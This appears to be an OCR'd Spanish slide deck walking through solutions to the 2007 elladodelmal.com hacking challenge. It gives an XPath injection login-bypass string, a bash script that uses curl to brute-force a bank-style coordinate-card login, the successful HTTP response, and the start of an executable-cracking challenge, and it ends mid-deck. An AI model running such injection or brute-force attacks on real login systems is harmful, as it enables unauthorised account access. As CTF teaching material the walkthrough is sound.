
User: **abc' or 1=1 or 'a'='b**
Pass: **k**


- La condición quedaría:

username/text()='**abc' or 1=1** **or 'a'='b**' and password/text()='**k**'

Solución Reto 1


Reto 2. Tarjeta de coordenadas





Control de acceso por Tarjeta de Coordenadas

- Si pudiéramos fijar nosotros la coordenada podríamos obtener la tarjeta de coordenadas completa con tan sólo **100.000 peticiones** (máx.) mediante un *ataque de fuerza bruta*:
  - Coordenada más alta es la 10-J (habría 100 coordenadas posibles)
  - Cada coordenada son 3 dígitos (1000 valores posibles para cada coordenada)



Control de acceso por Tarjeta de Coordenadas


- Pero lo anterior no es factible porque la coordenada la escoge el servidor aleatoriamente

- Por suerte, no necesitamos hallar la tarjeta completa :-). Basta con "adivinar" el valor de una coordenada cualquiera (**1 posibilidad entre 1000**)

- Por tanto, la fuerza bruta es factible.

Capturamos una petición cualquiera…

(WebScarab)



Nos fijamos en las cookies…

- "ASP.NET_SessionId" se mantiene constante mientras la sesión no caduque
- ".ASPXAUTHRETO" cambia al poco tiempo
  - Solución: **cur**

"curl" es una herramienta que permite transferir archivos con sintaxis URL. Soporta FTP, HTTP, TELNET, LDAP, etc. y certificados SSL.


```
# Netscape HTTP Cookie File
# http://www.netscape.com/newsref/std/cookie_spec.html
# This file was generated by libcurl! Edit at your own risk.

retohacking3.elladodelmal.com   FALSE   /      FALSE   0      .ASPXAUTHRETO
BA8C218C366FEA5832CA128AB1F0B966F92DBAA8F2B342C4795334F2B093B9512DA0696306E327C
ABE8AB78B5CB1AD3D60BBBA360B3BF5110E824A0556CA3005549015AF3FD47AAE27F1B3A2B32897
5718D6EE8CEAA424523F0F855CD22F9C2D2177137A600FCDC674D2976A6AD8D193
retohacking3.elladodelmal.com   FALSE   /      FALSE   0      ASP.NET_SessionId
nmerrw55jaqkix45ihotf245
```

Fichero "cookies"

Automatizamos el ataque…

```
#!/bin/bash
# Reto III de elladodelmal.com. (c) RoMaNSoFt, 2007.

### Variables
postdata1='…&__VIEWSTATE=…&ctl00%24ContentPlaceHolder1%24txtEntrada=‘
postdata2='&ctl00%24ContentPlaceHolder1%24btEnviar=Enviar&…’
basefichero="brute“
cookies="cookies“

### Programa principal
c=0
for i in `seq 1 50000` ; do
        echo -n " $i “
        p=`printf "%03d" $c`
        postdata="$postdata1$p$postdata2“
        outfile="$basefichero""$i""_$p“
        curl --silent --include --cookie "$cookies" --cookie-jar "$cookies"
"http://retohacking3.elladodelmal.com/banco/principal.aspx" --data "$postdata" > $outfile
        c=$(($c+1))
        if [ $c -gt 999 ] ; then
                c=0
        fi
Done
```

Script de fuerza bruta



¿Qué hace el script anterior?

- Genera sucesivas peticiones HTTP (“curl”) rellenando el formulario de control de acceso de acuerdo a la captura anterior (WebScarab)
- Guarda el resultado de cada petición en distintos ficheros: “brute<i>_<j>” (ej: brute1002_33)
  - i := número de petición/intento
  - j := valor que se ha probado

Si inspeccionamos los ficheros creados…

```
[1] -rw-r--r-- 1 roman roman  12493 2007-09-23 20:41 brute1_000
[2] -rw-r--r-- 1 roman roman  12494 2007-09-23 20:42 brute54_053
[3] -rw-r--r-- 1 roman roman  12763 2007-09-23 20:53 brute737_736
[4] -rw-r--r-- 1 roman roman    418 2007-09-23 20:59 brute1148_147
```


Casos posibles

- Casos 1 y 2: nos pregunta por otra coord.
- Caso 3: idem pero además envía cabecera:
  - Set-Cookie: .ASPXAUTHRETO=…
- Caso 4: **¡Éxito!** (18 minutos)

```
HTTP/1.1 302 Found
Connection: Keep-Alive
Content-Length: 138
Date: Sun, 23 Sep 2007 18:59:32 GMT
Location: /banco/faseFinal.aspx
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private

<html><head><title>Object
moved</title></head><body>
<h2>Object moved to <a
href="/banco/faseFinal.aspx">here</a>.</h2>
</body></html>
```


Fichero “Brute1148_147”

Reto 3: Código de activación




El generador de códigos de activación


- Descargamos el fichero .zip y descomprimimos
- Contiene un ejecutable: "GeneradorCodigoActivacion.exe".
- Le pasamos AV (!!!) y después ejecutamos
- Resulta evidente: este reto se centra en el "**cracking**"



Analizamos el ejecutable con PEiD…

- Parece haber sido escrito directamente en ensamblador:
  - MASM32 / TASM32
- Lo cual facilitará la labor de "ingeniería inversa"






Nuestro plan…

